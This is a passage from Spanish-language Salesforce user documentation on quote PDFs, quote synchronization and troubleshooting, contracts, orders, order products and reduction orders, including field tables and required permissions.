1. En la página de detalles del presupuesto, haga clic en la lista desplegable **Crear PDF**.
2. Seleccione su plantilla de la lista Plantillas recientes o haga clic en *Seleccionar plantilla* y busque la que desee. Para omitir la lista de plantillas recientes y seleccionar una distinta, haga clic en **Crear PDF** en la página de detalles del presupuesto.
3. Genere una vista previa haciendo clic en **Crear PDF**.
4. Guarde el PDF en la lista relacionada PDF de presupuesto haciendo clic en **Guardar para presupuesto**. El nombre del PDF es el nombre del presupuesto más un número de versión, como *PresupuestoAcme_V1*.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Performance Edition** y **Developer Edition**

En Sales Cloud, también disponible en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**

## Enviar un PDF de presupuesto por correo electrónico

Envíe un correo electrónico con su presupuestos para la aprobación del cliente directamente desde la página de vista previa.

1. Haga clic en la opción de correo electrónico en la vista previa de PDF, en la página de detalles del presupuesto o junto al PDF en la lista relacionada PDF de presupuesto. Una tarea de correo electrónico se abre con el PDF del presupuesto actual adjunto. Para enviar una versión anterior, haga clic en **Correo electrónico** junto a esa versión en la lista relacionada PDF de presupuestos.
2. Introduzca la dirección de correo electrónico del cliente, un asunto y el cuerpo del mensaje y luego envíe.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Performance Edition** y **Developer Edition**

En Sales Cloud, también disponible en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**

## Consideraciones para la eliminación de presupuestos

Antes de eliminar un presupuesto, se recomienda comprender cómo afecta la eliminación a los PDF relacionados con el presupuesto y la sincronización con oportunidades.

- Si cuenta con los permisos apropiados y es un administrador, el propietario del presupuesto o alguien por encima del propietario del presupuesto en la jerarquía de funciones de la organización, puede eliminar presupuestos.
- Cuando elimina un presupuesto, esto es lo que sucede. Se eliminan todos los PDF, las notas y los archivos adjuntos relacionados. Si el presupuesto está sincronizado con una oportunidad, el registro se elimina de la lista relacionada Presupuestos de la oportunidad. El presupuesto eliminado se coloca en la papelera.
- Si restaura un presupuesto sincronizado previamente, no seguirá sincronizado con la oportunidad.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Performance Edition** y **Developer Edition**

En Sales Cloud, también disponible en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**

# Consideraciones para la creación y gestión de presupuestos en partidas de presupuesto

Antes de crear un presupuesto o trabajar con partidas de presupuesto, revise algunos puntos clave.

Nota: Sus permisos de usuario determinan qué tareas puede realizar. Consulte su administrador de Salesforce para obtener ayuda con cualquier tarea que no puede llevar a cabo por si mismo.

- Las listas de precios, los productos y los precios de lista relevantes deben ser activos en una oportunidad antes de poder crear un presupuesto para la oportunidad.
- Las organizaciones con las ediciones Professional Edition, Enterprise Edition, Performance Unlimited Edition y Developer Edition pueden activar tipos de registro que le soliciten la selección de un `Tipo de registro` al crear un presupuesto. Los tipos de registro determinan los valores de la lista de selección y los procesos comerciales disponibles al crear o modificar un registro.
- Si la organización de Salesforce utiliza divisiones, la división de un presupuesto nuevo se define automáticamente según la división de la oportunidad relacionada.
- Si un presupuesto se sincroniza con una oportunidad y agrega una partida al presupuesto, se copia la nueva partida en la oportunidad como un producto en la lista relacionada Productos.
- Si la oportunidad se está sincronizando con un presupuesto, al eliminar la partida de presupuesto se elimina el producto correspondiente de la lista relacionada Productos de la oportunidad.
- Si un producto tiene programaciones predeterminadas, las programaciones no se crean cuando agrega una partida a un presupuesto. Si la partida se copia a partir de la oportunidad, puede ver la programación de la oportunidad. Para cambiar la programación, modifique el registro del producto directamente.
- Si tiene una partida de presupuesto con un descuento y el producto tiene una programación predeterminada en el registro del producto o una programación individual en el registro de producto de oportunidad, no puede modificar el campo `Descuento` de la partida.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Performance Edition** y **Developer Edition**

En Sales Cloud, también disponible en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**

# Consideraciones para la creación de PDF de presupuestos

Antes de crear PDF de presupuesto, considere algunos puntos clave.

- Los PDF de presupuestos no admiten idiomas de derecha a izquierda. El texto se alinea al lado izquierdo de la página en vez de al derecho.
- Los campos de texto en una lista relacionada de un PDF de presupuesto se truncan a menos de 256 caracteres. Esta limitación se produce en campos de área de texto enriquecido, otros tipos de campos de texto, campos estándar y campos personalizados.
- Su administrador de Salesforce determina el estado predeterminado para los nuevos presupuestos y qué estados le permiten enviar por correo electrónico un PDF de presupuesto. Por ejemplo, su administrador puede evitar que envíe correos electrónicos con un presupuesto cuyo estado es *`En revisión`*.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Performance Edition** y **Developer Edition**

En Sales Cloud, también disponible en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**

# Cómo funciona la sincronización de presupuestos

La sincronización de presupuestos le permite vincular un presupuesto a la oportunidad a partir de la que se creó y sincronizar todas las actualizaciones entre los dos registros. Una oportunidad puede tener varios presupuestos, pero sólo puede estar sincronizada con un presupuesto.

Mientras un presupuesto y una oportunidad estén sincronizados, cualquier adición o cambio en la lista de productos de un registro se sincroniza con la lista de productos del otro. La adición o eliminación de una partida de un presupuesto actualiza la lista relacionada Productos de la oportunidad sincronizada. La adición o eliminación de un producto de la oportunidad actualiza la lista relacionada Partidas de presupuestos del presupuesto sincronizado. La clasificación de productos también se sincronizará entre los dos registros. El presupuesto y la oportunidad continúan sincronizándose hasta que detenga la sincronización o elimine uno de los registros.

Puede sincronizar presupuestos y oportunidades que no tienen ningún producto. Al agregar un producto a un registro, se agrega automáticamente al registro con el que está sincronizado.

Si una oportunidad y un presupuesto están sincronizados, la oportunidad identifica el presupuesto sincronizado en los siguientes lugares.

- El campo `Presupuesto sincronizado` en la página de detalles Oportunidad
- La casilla de verificación `Sincronización` en la lista relacionada Presupuestos

Si detiene la sincronización entre un presupuesto y una oportunidad, el vínculo se rompe y los registros ya no se actualizan automáticamente con los cambios del otro.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Performance Edition** y **Developer Edition**

En Sales Cloud, también disponible en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**

CONSULTE TAMBIÉN

Sincronizar presupuestos y oportunidades

Solución de problemas de sincronización de presupuestos

# Solución de problemas de sincronización de presupuestos

Los errores se pueden producir cuando intenta sincronizar presupuestos bajo ciertas condiciones. Revise mensajes de error comunes y obtenga información acerca de cómo resolverlos. Si no cuenta con los permisos apropiados, póngase en contacto con su administrador de Salesforce.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Performance Edition** y **Developer Edition**

En Sales Cloud, también disponible en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**

**Este presupuesto no se puede sincronizar porque tiene productos inactivos o archivados.**

- Si el producto no está activo, modifique el producto y seleccione la casilla de verificación `Activo`.
- Si el producto se ha archivado y no se ha cerrado la oportunidad, elimine el producto.

**Este presupuesto no se puede sincronizar porque tiene una lista de precios inactiva o archivada.**

- Si la lista de precios no está activa, modifique la lista de precios y seleccione la casilla de verificación `Activo`.
- Si la lista de precios se ha archivado y no se ha cerrado la oportunidad, elimine la lista de precios.

**Este presupuesto no se puede sincronizar porque tiene precios de lista inactivos o archivados.**

- Si el precio de lista no está activo, modifique el precio de lista y seleccione la casilla de verificación `Activo` para el precio de lista.
- Si el precio de lista se ha archivado y no se ha cerrado la oportunidad, elimine el precio de lista.

**Este presupuesto no se puede sincronizar porque tiene una divisa inactiva.**

Active la divisa desde Configuración introduciendo *`Gestionar divisas`* en el cuadro `Búsqueda rápida` y, a continuación, seleccionando **Gestionar divisas**.

**Este presupuesto no se puede sincronizar porque una o más programaciones de los productos de oportunidad han cambiado desde que se creó el presupuesto.**

Cree un presupuesto diferente y sincronícelo, o abra el producto, elimine el programa y luego vuelva a crear el programa.

**Este presupuesto no se puede sincronizar porque se ha bloqueado otro presupuesto que se ha sincronizado para esta oportunidad debido a un proceso de aprobación de flujo de trabajo. Las oportunidades solo se pueden sincronizar con un presupuesto al mismo tiempo.**

Para desbloquear el otro presupuesto, finalice el proceso de aprobación o recupere la solicitud de aprobación.

**El campo Presupuesto sincronizado es de sólo lectura dentro de un desencadenador.**

Determine si su organización de Salesforce está utilizando un desencadenador de Apex que está intentando modificar el campo `SyncedQuote`. El campo `SyncedQuote` es de sólo lectura y no se puede modificar con un desencadenador. Un administrador puede modificar el desencadenador.

# Contratos

Un contrato es un acuerdo escrito entre partes. Muchas empresas utilizan los contratos para definir las condiciones de los negocios que se realizan con otras empresas. Utilice Salesforce para establecer y documentar los contratos que tenga con sus cuentas y oportunidades. Realice un seguimiento del contrato a través de su proceso de aprobación. Y utilice alertas de flujo de trabajo para recordarse las renovaciones de contrato.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Performance Edition** y **Developer Edition**

Disponible en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

Directrices para la creación de contratos
Cuando crea un contrato, considere el tipo de información necesaria para maximizar la calidad de sus datos.

Activar contratos
Active un contrato para indicar que está en vigor. Un contrato activado es de solo lectura.

Historial de contratos
¿Tiene curiosidad de conocer los cambios realizados en un contrato durante su ciclo de vida? Visualice la lista relacionada Historial de contratos en la página de detalles de un contrato.

## Directrices para la creación de contratos

Cuando crea un contrato, considere el tipo de información necesaria para maximizar la calidad de sus datos.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Performance Edition** y **Developer Edition**

Disponible en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

- La fecha de inicio (obligatoria)
- Cuanto tiempo estará vigente el contrato: el término en meses (obligatorio)
- La fecha de finalización

Algunos administradores configuran Salesforce para calcular la fecha de finalización del contrato basándose en la fecha de inicio del contrato y los términos del contrato. Si la fecha de finalización del contrato está calculada, no aparece en la página de modificación del contrato.

Si utiliza divisiones (solo Salesforce Classic), la división de un nuevo contrato se establece como la división de la cuenta relacionada.

## Activar contratos

Active un contrato para indicar que está en vigor. Un contrato activado es de solo lectura.

Abra un contrato y luego haga clic en **Activar**.

CONSULTE TAMBIÉN

Contratos

PERMISOS DE USUARIO

Para activar contratos:

- "Activar contratos"

  Y

  "Leer" y "Modificar" en contratos

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Performance Edition** y **Developer Edition**

Disponible en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

## Historial de contratos

¿Tiene curiosidad de conocer los cambios realizados en un contrato durante su ciclo de vida? Visualice la lista relacionada Historial de contratos en la página de detalles de un contrato.

Así es como funciona. Cuando alguien modifica un campo estándar o personalizado cuyo historial se sigue en un contrato, se agrega una entrada a la lista relacionada Historial de contratos. Las entradas muestran la fecha, la hora, la naturaleza del cambio y la persona que lo realizó. (Los cambios en las listas relacionadas del contrato no se siguen aquí.)

El valor predeterminado es realizar un seguimiento de los cambios para contratos con un estado de En proceso de aprobación o Activado. Para realizar un seguimiento de los cambios para contratos con cualquier estado, solicite a su administrador de Salesforce Personalizar contratos.

Para realizar un informe acerca de contratos activados cuyos campos se siguen, seleccione **Historial de contratos** bajo Contratos y pedidos en el área Informes.

Si está utilizando Lightning Experience, cambie a Salesforce Classic para ver Historial de contratos.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Performance Edition** y **Developer Edition**

Disponible en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

# Administración y supervisión de los pedidos de sus clientes

## Pedidos

Utilice los pedidos para supervisar las solicitudes de productos y servicios de sus clientes.

Un *pedido* es un acuerdo entre una empresa y un cliente para suministrar productos y servicios con una cantidad, precio y fecha conocidos. Su administrador de Salesforce determina si agrega pedidos a contratos o cuentas.

Por ejemplo, un proveedor de servicios de Internet probablemente requiera que los clientes se comprometan a un año de servicio. Esa empresa requiere contratos como referencia para cada pedido. Pero una empresa que vende ropa probablemente vende productos en una única transacción. Esa empresa asocia cada pedido con una cuenta.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver la ficha Pedidos:
- "Leer" en pedidos

Para ver pedidos:
- "Leer" en pedidos

Directrices para la creación de pedidos

Cuando cree pedidos, asegúrese de seguir estas directrices clave.

Modificación y eliminación de limitaciones para pedidos y pedidos de reducción

Algunos campos no son modificables después de crear un pedido. Otros no son modificables después de reducir un pedido.

Consideraciones sobre las limitaciones de activación

Proteja la integridad de los datos de su pedido con limitaciones de activación para pedidos y pedidos de reducción.

Compartir pedidos

Su administrador de Salesforce define el modelo de colaboración predeterminado de su empresa. Puede cambiarlo para ampliar la colaboración a más usuarios que el conjunto predeterminado permite. No puede modificar el modelo de colaboración para que sea más restringido que el predeterminado.

Historial de pedidos

Supervise los cambios de un pedido, como cuando se modifica el estado, en su página de detalles mediante la lista relacionada Historial de pedidos.

Campos del pedido

Su formato de página y la configuración de seguridad a nivel de campos determinan qué campos son visibles y se pueden modificar.

CONSULTE TAMBIÉN

Pedidos de reducción

# Directrices para la creación de pedidos

Cuando cree pedidos, asegúrese de seguir estas directrices clave.

- Asocie cada pedido con una cuenta o un contrato, dependiendo de la configuración de su administrador de Salesforce.
- Puede crear un pedido desde la ficha Pedidos y luego agregar manualmente la cuenta y el contrato asociados. Pero si crea un pedido directamente en una cuenta o contrato a través de su lista relacionada Pedidos, no se requiere ningún paso adicional. El pedido se asocia con ese registro.
- Para crear un pedido con los mismos detalles que otro pedido, puede duplicarlo.
- Si duplica un pedido con productos, no puede cambiar la divisa o la lista de precios del nuevo pedido.

CONSULTE TAMBIÉN

Crear registros

Agregar productos a un pedido

Pedidos

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear un pedido desde la ficha Pedidos:

- "Crear" en pedidos

Para crear un pedido en un contrato:

- "Crear" en pedidos Y "Leer" en contratos

Para crear un pedido en una cuenta:

- "Crear" en pedidos Y "Leer" en cuentas

# Modificación y eliminación de limitaciones para pedidos y pedidos de reducción

Algunos campos no son modificables después de crear un pedido. Otros no son modificables después de reducir un pedido.

- No puede modificar la categoría del estado de un pedido o pedido de reducción de Borrador a Activado o viceversa. El campo estado se actualiza según otros procesos.

  Por ejemplo, si hace clic en **Activar**, la categoría del estado cambiará de Borrador a Activado. Las etiquetas de estado a veces varían en función de la configuración de su administrador de Salesforce.

- Después de crear un pedido, solo puede cambiar su campo `Cuenta` cuando se cumplan las siguientes condiciones.
  - El pedido está en estado de Borrador.
  - Si el pedido tiene un contrato asociado, ese contrato está asociado con la nueva cuenta.
- Después de crear un pedido, solo puede cambiar su campo `Contrato` cuando se cumplan las siguientes condiciones.
  - El pedido está en estado de Borrador.
  - La cuenta asociada con el pedido es la misma que la cuenta asociada con la nueva cuenta.
  - La divisa asociada con el pedido es la misma que la divisa asociada con la nueva cuenta.
  - Si el pedido tiene una lista de precios asociada, esa lista de precios está asociada con la nueva cuenta.
- Después de asignar una lista de precios a un pedido no es posible modificar ni quitar la asignación de la lista de precios.
- Si un pedido tiene un pedido de reducción asociado, no podrá editar la fecha de finalización del pedido.
- Antes de eliminar un pedido activado o un pedido de reducción, desactívelo. Y antes de desactivar el pedido, desactive y elimine cualquier pedido de reducción asociado.
- Solo los propietarios de pedidos, propietarios de cuentas, propietarios de contratos y los administradores de Salesforce pueden eliminar pedidos relacionados.

Nota: Cuando elimina un contrato, también se eliminan todos los pedidos, notas, archivos adjuntos, eventos, tareas, historial y solicitudes de aprobación relacionados. Las cuentas asociadas no se eliminan con el contrato. El contrato eliminado se coloca en la papelera. Si restaura el contrato, sus elementos relacionados también se restauran.

## CONSULTE TAMBIÉN

Pedidos de reducción

Directrices para la creación de pedidos

Pedidos

## EDICIONES

Disponible en: Salesforce Classic

Los pedidos están disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Los pedidos de reducción están disponibles en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## PERMISOS DE USUARIO

Para modificar un pedido o pedido de reducción:
- "Modificar" en pedidos

Para modificar un pedido activado o pedido de reducción:
- "Modificar Pedidos activados"

Para eliminar un pedido o pedido de reducción:
- "Eliminar" en pedidos

## Consideraciones sobre las limitaciones de activación

Proteja la integridad de los datos de su pedido con limitaciones de activación para pedidos y pedidos de reducción.

- Puede activar pedidos para contratos activos pero no para contratos inactivos.
- Puede activar pedidos únicamente si incluyen productos de pedido.
- Puede activar pedidos de reducción para productos de pedido si dan como resultado cantidades positivas.
- Después de activar un pedido o pedido de reducción, puede modificar los productos del pedido. Pero no puede agregarlos o eliminarlos.
- Antes de poder desactivar un pedido que tiene pedidos de reducción, debe desactivar y eliminar sus pedidos de reducción.

CONSULTE TAMBIÉN

Pedidos

Pedidos de reducción

EDICIONES

Disponible en: Salesforce Classic

Los pedidos están disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Los pedidos de reducción están disponibles en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para activar pedidos:
- "Activar pedidos"

Para desactivar pedidos o pedidos de reducción:
- "Modificar Pedidos activados"

## Compartir pedidos

Su administrador de Salesforce define el modelo de colaboración predeterminado de su empresa. Puede cambiarlo para ampliar la colaboración a más usuarios que el conjunto predeterminado permite. No puede modificar el modelo de colaboración para que sea más restringido que el predeterminado.

1. Para ver y gestionar los detalles de colaboración, haga clic en **Compartir** en la página de detalles del pedido.

   La página Detalle de la colaboración enumera los usuarios, grupos, funciones y territorios que tienen acceso de colaboración al pedido. El botón Compartir no está disponible cuando el valor predeterminado de toda la organización para pedidos está controlado por el principal.

2. Para otorgar a otros usuarios, grupos, funciones o territorios el acceso al registro, haga clic en **Agregar**.

   Nota: Puede compartir pedidos únicamente con personas que tengan el permiso "Leer" en pedidos.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## Historial de pedidos

Supervise los cambios de un pedido, como cuando se modifica el estado, en su página de detalles mediante la lista relacionada Historial de pedidos.

Cuando alguien modifica campos estándar o personalizados, se agrega una entrada a la lista relacionada Historial de pedidos, independientemente del estado del pedido. Todas las entradas incluyen la fecha, la hora, la naturaleza del cambio y la persona que lo realizó. Las modificaciones a las listas relacionadas del pedido no se supervisan en el historial de pedidos.

CONSULTE TAMBIÉN

- Pedidos
- Pedidos de reducción

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## Campos del pedido

Su formato de página y la configuración de seguridad a nivel de campos determinan qué campos son visibles y se pueden modificar.

Los pedidos y pedidos de reducción tienen los siguientes campos.

| Campo | Descripción |
|---|---|
| `Nombre de la cuenta` | Nombre de la cuenta asociada al pedido. (Solo lectura para los pedidos de reducción.) |
| `Número de la cuenta` | Número único que se asigna automáticamente a la cuenta asociada al pedido. (Solo lectura para los pedidos de reducción.) |
| `Activado por` | Nombre del usuario que ha activado el pedido. (Solo lectura.) |
| `Fecha de activación` | Fecha en la que se activó el pedido. |
| `Ciudad de facturación` | Parte de la dirección de facturación que corresponde a la ciudad. Se admiten hasta 40 caracteres. |
| `País de facturación` | Parte de la dirección de facturación que corresponde al país. La entrada se selecciona en una lista de selección de valores estándar o se introduce como texto. Si el campo es un campo de texto, se admiten hasta 80 caracteres. |
| `Estado o provincia de facturación` | Parte de la dirección de facturación que corresponde al estado o provincia. La entrada se selecciona en una lista de selección de valores estándar o se introduce como texto. Si el campo es un campo de texto, se admiten hasta 80 caracteres. |

EDICIONES

Disponible en: Salesforce Classic

Los pedidos están disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Los pedidos de reducción están disponibles en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Campo | Descripción |
| --- | --- |
| Calle de facturación | Dirección utilizada para la facturación. Se admiten hasta 255 caracteres. |
| Código postal de facturación | Parte de la dirección de facturación que corresponde al código postal. Se admiten hasta 20 caracteres. |
| Contacto de dirección de facturación | Contacto al que se facturó el pedido. |
| Empresa autorizada por | Usuario de su empresa que autorizó el pedido. |
| Fecha de autorización de la empresa | Fecha en la que se autorizó el pedido. |
| Fecha final del contrato | Último día de validez del contrato. (Solo lectura.) |
| Nombre de contrato | Título del contrato principal, que lo distingue de otros contratos. (Solo lectura.) |
| Número de contrato | Número único asignado automáticamente al contrato. La numeración de los contratos comienza en 100. (Solo lectura para pedidos de reducción.) |
| Creado por | Usuario que ha creado el registro de pedido. (Solo lectura.) |
| Divisa | Divisa predeterminada de todos los campos de importe de divisa en el pedido. (Solo lectura para los pedidos de reducción.) |
| Cliente autorizado por | Contacto de la cuenta del pedido que ha autorizado el pedido. |
| Fecha de autorización de cliente | Fecha en la que el contacto autorizó el pedido. |
| Descripción | Descripción del pedido. |
| Autor de la última modificación | Usuario que ha realizado la modificación más reciente del registro del pedido. |
| Oportunidad | Oportunidad asociada al pedido. |
| Importe del pedido | Importe total del pedido. |
| Fecha de finalización del pedido | Fecha en la que finaliza el pedido. |
| Nombre del pedido | Título del pedido, que lo distingue de otros pedidos. |
| Número del pedido | Número único asignado automáticamente al pedido. La numeración de los pedidos comienza en 100. (Solo lectura.) |
| Tipo de registro de pedido | Tipo de registro asignado a este pedido. |
| Número de referencia del pedido | Número de referencia asignado a este pedido. |
| Fecha de inicio del pedido | Fecha en la que el pedido entra en vigor. |
| Tipo de pedido | Tipo de pedido. La entrada se selecciona de una lista de selección de valores disponibles, que establece un administrador de Salesforce. Cada valor de la lista de selección puede tener hasta 40 caracteres. |

| Campo | Descripción |
| --- | --- |
| Pedido original | Solo para pedidos de reducción. Se rellena previamente con el Id. del pedido principal cuando crea un pedido de reducción haciendo clic en **Reducir pedido**. |
| Propietario | Propietario del pedido. Puede ser un usuario o una cola. Los propietarios de pedidos tiene acceso completo a sus pedidos independientemente de su acceso de cuenta. |
| Fecha del pedido | Fecha en la que se introdujo un pedido de compra. |
| Número de pedido de compra | Número del pedido de compra. |
| Presupuesto | Presupuesto asociado al pedido. |
| Pedido de reducción | Si se selecciona, el registro del pedido representa un pedido de reducción. Se selecciona automáticamente cuando crea un pedido de reducción haciendo clic en **Reducir pedido**. (Solo lectura.) |
| Ciudad de envío | Parte de la dirección de envío o correo principal que corresponde a la ciudad. Se admiten hasta 40 caracteres. |
| País de envío | Parte de la dirección de envío o correo principal que corresponde al país. La entrada se selecciona en una lista de selección de valores estándar o se introduce como texto. Si el campo es un campo de texto, se admiten hasta 80 caracteres. |
| Estado o provincia de envío | Parte de la dirección de envío o correo principal que corresponde al estado o provincia. La entrada se selecciona en una lista de selección de valores estándar o se introduce como texto. Si el campo es un campo de texto, se admiten hasta 80 caracteres. |
| Calle de envío | Calle de la dirección de envío o correo principal de una cuenta. Se admiten hasta 255 caracteres. |
| Código postal de envío | Parte de la dirección de envío o correo principal que corresponde al código postal. Se admiten hasta 20 caracteres. |
| Contacto de envío | Contacto al que se envió el pedido. |
| Estado | Indicación de la fase a la que llegó el pedido en el proceso comercial del pedido.<br>Puede agregar valores a esta lista de selección en dos categorías de estado de pedido definidas por el sistema: Borrador y Activado. Puede usar estas categorías de estado para supervisar los pedidos en su proceso comercial mediante informes y vistas. Algunos |

| Campo | Descripción |
| --- | --- |
| | permisos de usuario se aplican específicamente a estados de borrador. Otros se aplican específicamente a estados activados. |

CONSULTE TAMBIÉN

- Pedidos
- Pedidos de reducción
- Campos de producto de pedido

# Productos de pedidos

Un *producto de pedido* es un producto o servicio que se proporciona a un cliente según un pedido asociado.

Todos los productos de pedido de un pedido están asociados con una lista de precios. La lista relacionada Solicitar productos de un pedido indica en paréntesis la lista de precios con la que está asociado un pedido. Por ejemplo, si la lista de precios Gobierno está asociada con sus productos de pedido, la lista relacionada se titula Solicitar productos (Gobierno).

Un *producto de pedido de reducción* es un producto o servicio que se devuelve, reduce, desaprovisiona o desactiva según un pedido de reducción asociado. Cada producto de pedido de reducción se asocia directamente con un producto de pedido.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Pedidos de reducción disponibles en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

- Agregar productos a un pedido
  Supervise lo que está vendiendo agregando productos a los registros de pedido de su cliente.
- Modificación y eliminación de limitaciones para productos de pedidos
  Dependiendo de si se ha activado o reducido el pedido principal , pueden aplicarse limitaciones cuando puede modificar o eliminar productos de pedidos.
- Campos de producto de pedido
  Su formato de página y la configuración de seguridad a nivel de campos determinan qué campos son visibles y se pueden modificar.

CONSULTE TAMBIÉN

- Agregar productos a un pedido de reducción
- Pedidos
- Pedidos de reducción

# Agregar productos a un pedido

Supervise lo que está vendiendo agregando productos a los registros de pedido de su cliente.

Solo puede agregar productos de pedido a borradores de pedidos.

1. Abra el pedido al que desee agregar productos.
2. En la lista relacionada Solicitar productos, haga clic en **Agregar productos**.
3. Si no está seleccionada una lista de precios para este pedido, seleccione la lista de precios que desea utilizar y luego guarde sus cambios.

   Nota: Solo puede utilizar una lista de precios por pedido.

4. Seleccione los productos que agregar a su pedido y luego guarde sus cambios.
5. Introduzca la cantidad para cada producto de pedido.
6. Cambie el precio por unidad si fuera necesario.
7. Considere agregar descripciones de línea.
8. Para seleccionar más productos para agregar, haga clic en **Guardar y más**.
9. Para agregar los productos seleccionados, guarde sus cambios.

CONSULTE TAMBIÉN

- Modificación y eliminación de limitaciones para pedidos y pedidos de reducción
- Consideraciones sobre las limitaciones de activación
- Productos de pedidos
- Pedidos

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para agregar productos a un pedido:

- "Modificar" en pedidos

# Modificación y eliminación de limitaciones para productos de pedidos

Dependiendo de si se ha activado o reducido el pedido principal , pueden aplicarse limitaciones cuando puede modificar o eliminar productos de pedidos.

- Si un pedido o pedido de reducción se ha activado, no puede eliminar sus productos de pedido. No obstante, aún puede modificar los campos de producto de pedido.
- Después de que un producto de pedido se ha reducido, y ano podrá modificar ni eliminar el producto de pedido de ese pedido.

CONSULTE TAMBIÉN

Agregar productos a un pedido

Agregar productos a un pedido de reducción

Productos de pedidos

Pedidos de reducción

EDICIONES

Disponible en: Salesforce Classic

Los pedidos están disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Los pedidos de reducción están disponibles en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para modificar un producto de pedido en un borrador de pedido o pedido de reducción:

- "Modificar" en productos de pedido

Para eliminar un producto de pedido en un borrador de pedido o pedido de reducción:

- "Eliminar" en productos de pedido

Para modificar productos de pedido en un pedido o pedido de reducción activado:

- "Modificar Pedidos activados"

# Campos de producto de pedido

Su formato de página y la configuración de seguridad a nivel de campos determinan qué campos son visibles y se pueden modificar.

Los productos de pedidos y los productos de pedidos de reducción tienen los siguientes campos.

| Campo | Descripción |
|---|---|
| `Cantidad disponible` | Número de unidades disponible para su reducción. Cuando se activa un pedido de reducción, la cantidad disponible del producto de pedido se actualiza para reflejar la cantidad de productos de pedido de reducción relevantes.<br>El valor debe ser mayor o igual a 0. (Solo lectura.) |
| `Creado por` | Usuario que ha creado el registro de producto de pedido. (Solo lectura.) |
| `Fecha de finalización` | Fecha final del producto de pedido. |
| `Autor de la última modificación` | Usuario que ha realizado la modificación más reciente del registro del pedido. |
| `Descripción de partida` | Descripción de este registro de producto de pedido. |
| `Precio de la lista` | Precio predeterminado definido en la lista de precios del pedido principal. (Solo lectura.) |
| `Pedido` | Pedido principal de este producto de pedido. |
| `Número de producto de pedido` | Número generado automáticamente que identifica el registro de producto de pedido. (Solo lectura.) |
| `Producto de pedido original` | Número que identifica el producto de pedido que se está reduciendo. Es necesario si el producto de pedido está reduciendo otro producto de pedido. (Solo lectura.) |
| `Producto` | Nombre del producto usado en este registro de producto de pedido. (Solo lectura.) |
| `Código del producto` | Código interno o número del producto utilizado para identificar el producto. (Solo lectura.) |
| `Cantidad` | Cantidad de unidades del producto. |
| `Partida de presupuesto` | Partida de presupuesto asociada al producto de pedido. El presupuesto de la partida de presupuesto debe coincidir con el presupuesto |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Pedidos de reducción disponibles en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Campo | Descripción |
| --- | --- |
| | asociado al pedido principal del producto de pedido. |
| `Fecha de inicio` | Fecha de inicio del producto de pedido. |
| `Precio total` | Cantidad del producto de pedido multiplicado por el precio unitario. |
| `Precio por unidad` | Precio unitario del producto de pedido. |

CONSULTE TAMBIÉN

- Productos de pedidos
- Campos del pedido

# Pedidos de reducción

Utilice los pedidos de reducción para supervisar las solicitudes para reducir, devolver, desactivar o deshabilitar productos o servicios de un cliente.

Un *pedido de reducción* es un acuerdo entre una empresa y un cliente para procesar las devoluciones de productos, desaprovisionar servicios o reducir servicios que se han suministrado. Por ejemplo, si un cliente ha comprado 30 artículos a través de un pedido y luego solicita cancelar ese pedido, puede crear un pedido de reducción para supervisar la solicitud.

